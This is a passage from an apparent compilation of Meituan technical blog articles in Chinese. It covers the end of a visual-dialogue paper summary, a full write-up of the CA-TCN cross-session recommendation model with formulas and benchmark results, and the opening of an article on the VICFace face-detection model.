


图 4　问题生成过程中响应驱动的注意力转移样例分析




图 5　ADVSE-QGen 对话生成样例

总结

本论文提出了一种响应驱动的视觉状态估计器（ADVSE），以强调在目标导向的视觉对话中不同响应对视觉信息的重要影响。首先，我们通过响应驱动的集中注意力（ADFA）捕获响应对视觉注意力的影响，其中是保持还是移动与问题相关的视觉注意力由每个回合的不同响应决定。

此外，在视觉信息的条件融合机制（CVIF）中，我们为不同的 QA 状态提供了两种类型的视觉信息，然后依情况地将它们融合，作为视觉状态的估计。将提出的 ADVSE 应用于 Guesswhat?! 中的问题生成任务和猜测任务，与这两个任务的现有最新模型相比，我们可以获得更高的准确性和定性结果。后续，我们还将进一步探讨同时使用同源的 ADVSE-QGen 和 ADVSE-Guesser 的潜在改进。

参考文献

[1] FlorianStrub,HarmdeVries,J é r é mieMary,BilalPiot,AaronC.Courville,and Olivier Pietquin. 2017. End-to-end optimization of goal-driven and visually grounded dialogue systems. In Joint Conference on Artificial Intelligence.

[2] Pushkar Shukla, Carlos Elmadjian, Richika Sharan, Vivek Kulkarni, Matthew

Turk, and William Yang Wang. 2019. What Should I Ask? Using Conversationally Informative Rewards for Goal-oriented Visual Dialog.. In Proceedings of the 57th Annual Meeting of the Association for Computational Linguistics. Association for ComputationalLinguistics,Florence,Italy,6442 - 6451. https://doi.org/10.18653/v1/P19-1646

[3] JunjieZhang,QiWu,ChunhuaShen,JianZhang,JianfengLu,andAntonvanden Hengel. 2018. Goal-Oriented Visual Question Generation via Intermediate Re- wards. In Proceedings of the European Conference on Computer Vision.

[4] Ehsan Abbasnejad, Qi Wu, Iman Abbasnejad, Javen Shi, and Anton van den Hengel. 2018. An Active Information Seeking Model for Goal-oriented Vision- and-Language Tasks. CoRR abs/1812.06398 (2018). arXiv:1812.06398 http://arxiv.org/abs/1812.06398

[5] EhsanAbbasnejad,QiWu,JavenShi,andAntonvandenHengel.2018.What'sto Know? Uncertainty as a Guide to Asking Goal-Oriented Questions. In Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition. 4150 - 4159.

[6] Chaorui Deng, Qi Wu, Qingyao Wu, Fuyuan Hu, Fan Lyu, and Mingkui Tan. 2018. Visual Grounding via Accumulated Attention. In Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition. 7746 - 7755.

[7] Tianhao Yang, Zheng-Jun Zha, and Hanwang Zhang. 2019. Making History Matter: History-Advantage Sequence Training for Visual Dialog. In Proceedings of the IEEE International Conference on Computer Vision. 2561 - 2569.

[8] BohanZhuang,QiWu,ChunhuaShen,IanD.Reid,andAntonvandenHengel. 2018. Parallel Attention: A Unified Framework for Visual Object Discovery Through Dialogs and Queries. In Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition. 4252 - 4261.

作者简介

本文作者包括徐子彭、冯方向、王小捷、杨玉树、江会星、王仲远等等，他们来自北京邮电大学人工智能学院智能科学与技术中心与美团搜索与 NLP 中心团队。

王小捷

在北京航空航天大学获得博士学位，日本奈良先端科学技术大学院大学访问学者。现为北京邮电大学人工智能学院教授，博士生导师，智能科学与技术中心主任，教育部信息网络工程研究中心副主任，北京邮电大学人工智能学科和专业负责人，中国人工智能学会自然语言理解专委会主任、教育工作委员会副主任。主要研究方向为自然语言处理与多模态计算，主持和参与国家级科研项目二十余项，发表学术论文200余篇，曾获中国发明协会科技发明成果一等奖。

招聘信息

美团搜索与 NLP 部，长期招聘搜索、推荐、NLP 算法工程师，坐标北京 / 上海。欢迎感兴趣的同学发送简历至：tech@meituan.com（邮件注明：搜索与 NLP 部）

ICDM 论文：探索跨会话信息感知的推荐模型

作者：叶蕊　张庆　恒亮

会话推荐（Session-based Recommendation）是推荐领域的一个子分支，美团平台增长技术部也在该领域不断地进行探索。不久前，该部门提出的跨会话信息感知的时间卷积神经网络模型（CA-TCN）被国际会议 ICDM NeuRec Workshop 2020 接收。本文会对论文中的 CA-TCN 模型进行介绍，希望能对从事相关工作的同学有所帮助或者启发。

ICDM 的全称 International Conference on Data Mining，是由 IEEE 举办的世界顶级数据挖掘研究会议，该会议涵盖了统计、机器学习、模式识别、数据库、数据仓库、数据可视化、基于知识的系统和高性能计算等数据挖掘相关领域。其中 ICDM NeuRec Workshop 旨在从应用和理论角度系统地讨论推荐系统的浅层和深层神经算法的最新进展，该 Workshop 征集了有关开发和应用神经算法和理论以构建智能推荐系统的最新且重要的贡献。

背景

在大数据时代，推荐系统作为系统中的基础架构，开始扮演着越来越重要的角色，推荐系统可以为用户挑选出自己感兴趣的商品或者内容，从而来减少因信息爆炸带来的一些影响。目前，业界提出的很多推荐模型取得了巨大的成功，但是大部分推荐方法常常是需要根据明确的用户画像信息进行推荐，然而在一些特定的领域，用户画像的信息有可能无法被利用。

为了解决这个问题，会话推荐（Session-based Recommendation）任务被提了出来，会话推荐任务是根据用户在当前会话的行为序列去预测用户的下一个行为，而不需要依赖任何的用户画像信息 [1]。目前，会话推荐任务已广泛应用于多个领域，例如下一个网页推荐、下一个 POI 推荐、下一个商品推荐等等。为了覆盖多个领域，所以“会话”的概念不仅限于交易，而是指一次或者一定时期内的消费或者访问的元素集合。

每一个会话（Session）都是一个 item 的转移序列，所以会话推荐任务可以很自然地被视为序列推荐任务，基于循环神经网络（RNN）的会话推荐模型 [2] 是应用的主流模型。但是基于 RNN 模型只对 item 之间的连续单向转移关系进行建模，而忽略了会话中其他 item 之间的转移关系。随着图神经网络的热点爆发，基于图结构的会话推荐模型如 SR-GNN[3]、GC-SAN[4] 被提出来，希望能够克服该点不足。基于图结构的会话推荐模型将会话的 item 转移序列构建成一个图结构，然后应用图神经网络模型来探索多个 item 之间复杂的转移关系。目前，基于图结构的会话推荐模型已经成为了 State-of-the-art 的解决方法，但它们仍然具有一定的限制，观察如下：

- 观察 1：几乎所有现存的会话推荐方法都仅仅关注于会话的内部信息，而忽略了跨会话的外部信息（跨会话的相互影响），跨会话信息往往包含着非常有价值的补充信息，有利于更准确地推断当前会话的用户偏好。如下图所示，以 Session 3 中的 Item_3 Airpods 为例，现存的方法仅仅关注当前会话 Session3 中的 Item_9 对 Item_3 的影响而忽略了其他会话的影响。对于 Session1 而言，用户可能具有买耳机的意图而进行同品类比较，所以 item_2 和 item_4 会对 item_3 产生一个品类的影响；对于 Session 2 而言，用户可能比较喜欢 Apple 品牌，所以 item_5 和 item_6 会对 item_3 产生一个品牌的影响。根据上面的观察可知，在 Item_Level 层次的跨会话影响对于更好地推断 item 的全局表示至关重要。同时，不同的会话之间也可能具有相似的用户意图和行为模式，所以对于 Session-Level 的跨会话影响对于更准确地预测用户在当前会话中的下一个动作也起着非常重要的作用。




图 1　跨会话 item 的 Toy 样例

- 观察 2：基于图结构的会话推荐方法在构建图的过程中，将出现在不同时间步的相同 item 都视为一个相同节点，这样会丢失序列中的位置信息，以至于不同的序列会话构建出的 Session 图结构是完全相同的。例如两个不同的会话 Session S1:v_i－>v_j－>v_i－>v_k－>v_j－>v_k　与 Session S2: v_i－>v_j－>v_k－>v_j－>v_i－>v_k，在下图 2 中，它们对应的图结构是完全相同的，这不可避免地限制了模型获得准确会话表示的能力。此外，在会话图构造中，仅仅直接连接的两个相邻 item 之间会建立边，意味着只有在当前 item 之前最后点击的 item 才是当前 item 的一阶邻居，如图 2 所示。但出现在一个相同会话中，即使没有被连续点击的 item 之间也具有一定的联系，所以图结构对于保留序列的长期依赖性具有有限的能力。相反，对于时序卷积神经网络（TCN）[5] 模型，Causal Convolution 使当前 item 的接受域中的 items 都可以直接作为一阶邻居进行卷积，并且具有的 Dilated Convolution 使得较远的 items 也可以直接作为一阶邻居对其产生影响。




图 2　图结构对于序列数据的建模示意图

相关工作介绍

现有的会话推荐方法大致可以分为两类，分别是基于协同过滤方法和基于深度学习方法：

- **基于协同过滤方法**：协同过滤方法是在推荐系统中被广泛使用的通用方法，协同过滤方法主要可以分为两大类：基于 KNN 查找方法和基于相似度建模方法。 基于 KNN 查找方法是通过查找 Top-K 个相关的 users 或 items 来实现推荐，基于 KNN 查找方法可以通过查找与当前会话中最后一个 item 最相似的 item 来实现基于会话的推荐。 最近，KNN-RNN[6] 探索将 RNN 模型与 KNN 模型相结合，通过 RNN 模型来提取会话序列信息，然后查找在与当前 Session 相似的 Session 中出现的 item 来实现推荐。对于基于相似度建模的方法，CSRM[7] 通过记忆网络将距离当前会话时间最近的 m 个会话中包含的相关信息进行建模，从而来获得更为准确的会话表示，以提高会话推荐的性能。
- **基于深度学习方法**：深度学习方法凭借其强大的特征学习能力在多个领域获得了令人满意的成果，对于会话推荐任务而言，循环神经网络 RNN 是一个直观的选择，可以利用其提取序列特征的优势来捕获会话内复杂的依赖关系。GRU4Rec[2] 利用门控循环单元（GRU）作为 RNN 的一种特殊形式来学习 item 之间的长期依赖性，以预测会话中的下一个动作。之后的一些工作，是通过在基于 RNN 模型的基础上增加注意力机制和记忆机制等对模型进行了改进和扩展，其中 NARM[8] 探索了一种具有注意力机制的层次编码器，可以对当前会话中用户的序列行为和主要意图进行建模。 最近，随着图神经网络模型的飞速发展，出现了依赖图结构的会话推荐模型，SR-GNN 首先提出将每个

会话映射为一个图结构，并利用图神经网络模型 GNN 来建模 item 之间的复杂转移关系。 之后，GC-SAN 通过加入 Self-Attention 机制进一步扩展了 SR-GNN 模型，从而成为了 State-of-the-art 的解决方法。

CA-TCN 模型与现有方法都存在着明显的差异。一方面，CA-TCN 探索 Item-Level 和 Session-Level 的跨会话影响，以提高推荐性能，与其他的协同过滤方法的区别有两个：1. CA-TCN 同时考虑了跨会话信息对 item 和 Session 不同层次的影响，而 CSRM 仅仅考虑了 Session 层次。 2. CA-TCN 构建了跨会话的全局 Cross-Session item 图和 Session-Context 图，通过 GNN 来探索复杂的跨会话影响。另一方面，与基于 RNN 和基于 GNN 的模型相比，CA-TCN 模型克服了 RNN 模型无法并行以及图结构缺失位置和长期依赖信息的不足。

跨会话感知的时间卷积神经网络模型（CA-TCN）

1. 模型整体框架

网络的整体框架如下图 3 所示。给定会话序列数据，首先，我们构造一个 Cross-Session Item-Graph 来链接出现在不同会话中且有关系的 items，然后经过图神经网络输出包含全局信息的 item 向量。 将得到的 item 向量输入到 TCN 模型中输出蕴含会话序列信息的 item 表示，根据 Item-Level Attention 机制来整合 item 的表示进而获得 Session 表示。 此后，根据 Session 表示之间的相似度构建 Session-Context Graph 图以对 Session 层次的跨会话关系进行建模。 最后，根据 Session 的表示以及 item 的表示进行预测。




图 3　CA-TCN 模型总体框架图

2. 跨会话 Item 图（Cross-Session Item-Graph）

在第一阶段，我们构建 Cross-Session Item-Graph 有向图 G_ item，其中图中的每个节点代表一个 item，（v_s_i, v_s_i+1）作为一条边，代表在会话 s 中用户在 v_s_i 之后点击了 v_s_i+1。与现有方法相比，跨会话的 G_item 图能够在所有的会话中出现的 item 之间建立链接，因此 G_item 不仅可以获取会话的内部信息，同时可以得到非当前会话的外部信息。G_item 的图的核心在于将所有的 item 放在了一起通盘考虑，然后用各个会话中的点击行为给 item 之间建立链接，不同会话的点击信息汇总在一起使得 item 之间的关系连接更加丰富。

为了充分利用 G_item 图结构中的信息，CA-TCN 将 item 的点击顺序和共现次数考虑在内。对于点击顺序，建立带有方向的邻接矩阵 A_in 和 A_out 来建模输入和输出方向。在邻接矩阵的基础上，根据 item 之间的共现次数为不同的边设置不同的权重，得到权重矩阵 Weight_in 和 Weight_out。通过分配不同的权重，具有更多共现次数的 item 将发挥更大的作用，反之亦然，从而避免了噪音影响。

接下来，我们开发 GNN 模型来捕捉复杂的跨会话信息在 item__level 的影响，GNN 将每一个 item 映射为一个 d 维的 embedding v ∈ R^d，得到包含跨会话信息的全局 item 向量（item_vector）。

$$\mathbf{V}^{l+1} = \sigma(D^{-1}(Weight_{in}\mathbf{V}^{l} + Weight_{out}\mathbf{V}^{l} + \mathbf{V}^{l})W^{l})$$

3. 时间卷积神经网络模型（TCN Model）

在第二阶段，我们采用时间卷积神经网络 TCN 来对会话序列进行建模，获取会话 s 的全局和局部表示。每一个会话 s 由多个 item 组成，输入会话 s 包含的 item 全局向量化表示（item_vector）到时间卷积神经网络（TCN）模型中。对于会话中的每一个 item 进行因果和膨胀卷积的计算，进行会话序列信息的抽取。

$$F(\mathbf{v}_{s,i}) = (\mathbf{v}_{s,i} *_d f) = \sum_{j=0}^{k-1} f(j) \cdot \mathbf{v}_{s,i-d \cdot j}$$

采用会话中最后一个 item 的 TCN 输出作为会话 s 的局部（local）信息，以正确获取用户的当前兴趣：

$$\mathbf{s}^{local} = F(\mathbf{v}_{s,n})$$

此外，采用会话 s 包含的 items 的表示以加权求和的方式得到会话的全局（global）表示（session_vector），捕捉用户的全局信息。其中为了区分不同的 item 对于会话的影响程度不同，采用 item 层次注意力机制，使得会话表示更加专注于重要程度高的 items。

$$\alpha_{s,i} = softmax(\sigma(\mathbf{W}_1 F(\mathbf{v}_{s,n}) + \mathbf{W}_2 F(\mathbf{v}_{s,i})))$$

$$\mathbf{s}^{global} = \sum_{i=1}^{n} \alpha_{s,i} \cdot F(\mathbf{v}_{s,i})$$

4. 会话上下文感知图（Session-Context-Graph）

会话的 local 表示和 global 表示只专注于当前的会话，而忽略了会话间的影响。为了克服该不足，我们构建一个上下文感知的会话图结构（Session-Context-Graph）来考虑不同会话之间复杂的关系。在会话图中，每一个节点代表一个会话 s, 边的链接代表两个会话之间具有相似性。我们需要考虑的一个重要问题是如何决定一条边是否存在。对于每一对会话，我们计算其二者表示的相似度，然后采用根据相似度值的 KNN-Graph[9] 模型来决定一个会话节点的邻居。在构建会话图结构之后，我们采用会话层的注意力机制以及图神经网络模型 [10] 来整合会话邻居节点对其自身的影响，同时会话层的注意力将会话之间的相似度也考虑在内，最终得到基于会话上下文敏感的会话表示。

$$\alpha_{i,j} = \frac{exp(LeakyReLU(\mathbf{a}^T[\mathbf{W}\mathbf{s}_i^{global}||\mathbf{W}\mathbf{s}_j^{global}||sim_{ij}]))}{\sum_{k \in N_i} exp(LeakyReLU(\mathbf{a}^T[\mathbf{W}\mathbf{s}_i^{global}||\mathbf{W}\mathbf{s}_k^{global}||sim_{ik}]))}$$

$$\mathbf{s}_i^{cross} = \sum_{j \in N_i} \alpha_{i,j}\mathbf{s}_j^{global}$$

5. 点击预测

为了更好地预测用户的下一个行为，我们采用融合函数将会话的局部表示，全局表示以及基于跨会话信息的表示进行融合，得到最终的会话表示：

$$f = \sigma(\mathbf{W}_l\mathbf{s}^{local} + \mathbf{W}_g\mathbf{s}^{global} + \mathbf{W}_s\mathbf{s}^{cross})$$

$$\mathbf{s}_{final} = f \cdot [\mathbf{s}^{local}||\mathbf{s}^{global}] + (1-f) \cdot \mathbf{s}^{cross}$$

最后，我们根据 item 和 session 的表示去预测每一个候选 item 成为用户下一个点击的概率，根据概率进行逆序排序，筛选出概率值排在前预设位数对应的商品，作为用户偏好商品并进行推荐。

$$\hat{y}_i = softmax(\mathbf{s}_{final}^T\mathbf{v}_i)$$

实验评估

为了评估所提出的 CA-TCN 的性能，我们使用了两个广泛应用的基准数据集，即 Yoochoose 和 Diginetica，模型性能评估结果如下表所示，CA-TCN 优于目前的基于 RNN 以及图结构的 State-of-the-art 解决方法。

Dataset	Yoochoose 1/64		Yoochoose 1/4		Diginetica	
Metrics(%)	$P@20$	$MRR@20$	$P@20$	$MRR@20$	$P@20$	$MRR@20$
POP*	6.71	1.65	1.33	0.3	0.89	0.20
FPMC*	45.62	15.01	-	-	26.53	6.95
GRU4Rec*	60.04	22.89	59.53	22.60	29.45	8.33
RNN-KNN	68.66	28.64	68.02	28.38	44.61	15.35
NARM*	68.32	28.63	69.73	29.23	49.70	16.17
STAMP*	68.74	29.67	70.44	30.00	45.64	14.32
SR-GNN*	70.57	30.94	71.36	31.89	50.73	17.59
SR-GNN**	69.57	29.67	70.41	29.80	49.97	16.53
CSRM**	69.95	29.79	70.31	29.74	50.89	16.59
GC-SAN	70.47	30.18	70.83	29.95	50.91	17.18
CA-TCN	**71.98**	**31.01**	**72.25**	**32.23**	**53.66**	**18.19**

表 1　会话推荐任务的性能比较

此外，我们进行消融实验以评估 CA-TCN 中每个组成部分的影响，组成部分包括 TCN 模型，Cross-Session Item-Graph 和 Session-Context graph。 下图的实验结果证明了 CA-TCN 通过利用 TCN 模型和跨会话信息在会话推荐任务上都实现了性能的逐步提升。

- **CA-TCN(ca.exl)**：是 CA-TCN 的变体，它仅包含时间卷积神经网络、Cross-Session Item-Graph 和 Session-Context graph 的跨会话信息不包含在内。
- **CA-TCN(sc.exl)**：是 CA-TCN 的变体，其中包含了 Cross-Session Item-Graph 的 item-level 的跨会话信息，但不包括 session-level 的 Cross-Session Item-Graph。




图 4　CA-TCN 模型不同组成部分的实验结果

未来工作

目前该论文已经申请了专利，后续我们将在美团多个业务线的会话推荐和序列推荐任务上进行探索落地。 特别地，CA-TCN 模型在电商数据集 Yoochoose 上进行了性能验证，证明 CA-TCN 模型适用于具有商品属性的电商场景，未来在“团好货”和“美团优选”等具有商品属性的业务线中都可以尝试应用。

参考文献

[1] S. Wang, L. Cao, and Y. Wang, “A survey on session-based recommender systems,” arXiv preprint arXiv:1902.04864, 2019.

[2] B. Hidasi, A. Karatzoglou, L. Baltrunas, and D. Tikk, “Session-based recommendations with recurrent neural networks,” arXiv preprintarXiv:1511.06939, 2015.

[3] S. Wu, Y. Tang, Y. Zhu, L. Wang, X. Xie, and T. Tan, “Session-based recommendation with graph neural networks,” in Proceedings of the AAAI Conference on Artificial Intelligence, vol. 33, 2019, pp. 346 - 353.

[4] C. Xu, P. Zhao, Y. Liu, V. S. Sheng, J. Xu, F. Zhuang, J. Fang, and X. Zhou, “Graph contextualized self-attention network for session-based recommendation.”

inIJCAI, 2019, pp. 3940 – 3946.
[5] S. Bai, J. Z. Kolter, and V. Koltun, “An empirical evaluation of generic convolutional and recurrent networks for sequence modeling,” arXivpreprint arXiv:1803.01271, 2018.
[6] D. Jannach and M. Ludewig, “When recurrent neural networks meet the neighborhood for session-based recommendation,” inRecSys ’ 17, 2017.
[7] M. Wang, P. Ren, L. Mei, Z. Chen, J. Ma, and M. de Rijke, “A collaborative session-based recommendation approach with parallel memory modules,” in Proceedings of the 42nd International ACM SIGIR Conference on Research and Development in Information Retrieval, 2019, pp. 345 – 354.
[8] J. Li, P. Ren, Z. Chen, Z. Ren, T. Lian, and J. Ma, “Neural attentive session-based recommendation,” in Proceedings of the 2017 ACM on Conference on Information and Knowledge Management, 2017, pp. 1419 – 1428.
[9] W. Dong, C. Moses, and K. Li, “Efficient k-nearest neighbor graph construction for generic similarity measures,” in Proceedings of the 20thinternational conference on World wide web, 2011, pp. 577 – 586.
[10] P. Veli ˇ ckovi´c, G. Cucurull, A. Casanova, A. Romero, P. Lio, and Y. Bengio, “Graph attention networks,” arXiv preprint arXiv:1710.10903, 2017.

作者信息

本文作者叶蕊、张庆、恒亮，均来自美团平台增长技术部。

招聘信息

美团用户增长技术部，美团用户增长核心团队，长期招聘搜索、推荐、NLP 算法及后台工程师，坐标北京。感兴趣的同学可投递简历至：luohengliang@meituan.com（邮件主题请注明：美团用户增长技术部）。

自然场景人脸检测技术实践

作者：振华　欢欢　晓林

一、背景

人脸检测技术是通过人工智能分析的方法自动返回图片中的人脸坐标位置和尺寸大小，是人脸智能分析应用的核心组成部分，具有广泛的学术研究价值和业务应用价值，比如人脸识别、人脸属性分析（年龄估计、性别识别、颜值打分和表情识别）、人脸 Avatar、智能视频监控、人脸图像过滤、智能图像裁切、人脸 AR 游戏等等。因拍摄的场景不同，自然场景环境复杂多变，光照因素也不可控，人脸本身多姿态以及群体间的相互遮挡给检测任务带来了很大的挑战（如图 1 所示）。在过去 20 年里，该任务一直是学术界和产业界共同关注的热点。

自然场景人脸检测在美团业务中也有着广泛的应用需求，为了应对自然场景应用本身的技术挑战，同时满足业务的性能需求，美团视觉智能中心（Vision Intelligence Center，VIC）从底层算法模型和系统架构两个方面进行了改进，开发了高精度人脸检测模型 VICFace。而且 VICFace 在国际知名的公开测评集 WIDER FACE 上达到了行业主流水平。

图 1　自然场景人脸检测样本示例

二、技术发展现状

跟深度学习不同，传统方法解决自然场景人脸检测会从特征表示和分类器学习两个方面进行设计。最有代表性的工作是 Viola-Jones 算法 [2]，它利用手工设计的 Haar-like 特征和 Adaboost 算法来完成模型训练。传统方法在 CPU 上检测速度快，结果可解释性强，在相对可控的环境下可以达到较好的性能。但是，当训练数据规模成指数增长时，传统方法的性能提升相对有限，在一些复杂场景下，甚至无法满足应用需求。

随着计算机算力的提升和训练数据的增长，基于深度学习的方法在人脸检测任务上取得了突破性进展，在检测性能上相对于传统方法具有压倒性优势。基于深度学习的人脸检测算法从算法结构上可以大致分为三类：

1）基于级联的人脸检测算法。

2）两阶段人脸检测算法。

3）单阶段人脸检测算法。

其中，第一类基于级联的人脸检测方法（如 Cascade CNN[3]、MTCNN[4]）运行速度较快、检测性能适中，适用于算力有限、背景简单且人脸数量较少的场景。第二类两阶段人脸检测方法一般基于 Faster-RCNN[6] 框架，在第一阶段生成候选区域，然后在第二阶段对候选区域进行分类和回归，其检测准确率较高，缺点是检测速度较慢，代表方法有 Face R-CNN[9] 、ScaleFace[10]、FDNet[11]。最后一类单阶段的人脸检测方法主要基于 Anchor 的分类和回归，通常会在经典框架（如 SSD[12]、RetinaNet[13]）的基础上进行优化，其检测速度较两阶段法快，检测性能较级联法优，是一种检测性能和速度平衡的算法，也是当前人脸检测算法优化的主流方向。

三、优化思路和业务应用

在自然场景应用中，为了同时满足精度需求以及达到实用的目标，美团视觉智能中心（Vision Intelligence Center，VIC）采用了主流的 Anchor-Based 单阶段人脸检测

方案，同时在数据增强和采样策略、模型结构设计和损失函数等三方面分别进行了优化，开发了高精度人脸检测模型 VICFace，以下是相关技术细节的介绍。

1. 数据增强和采样策略

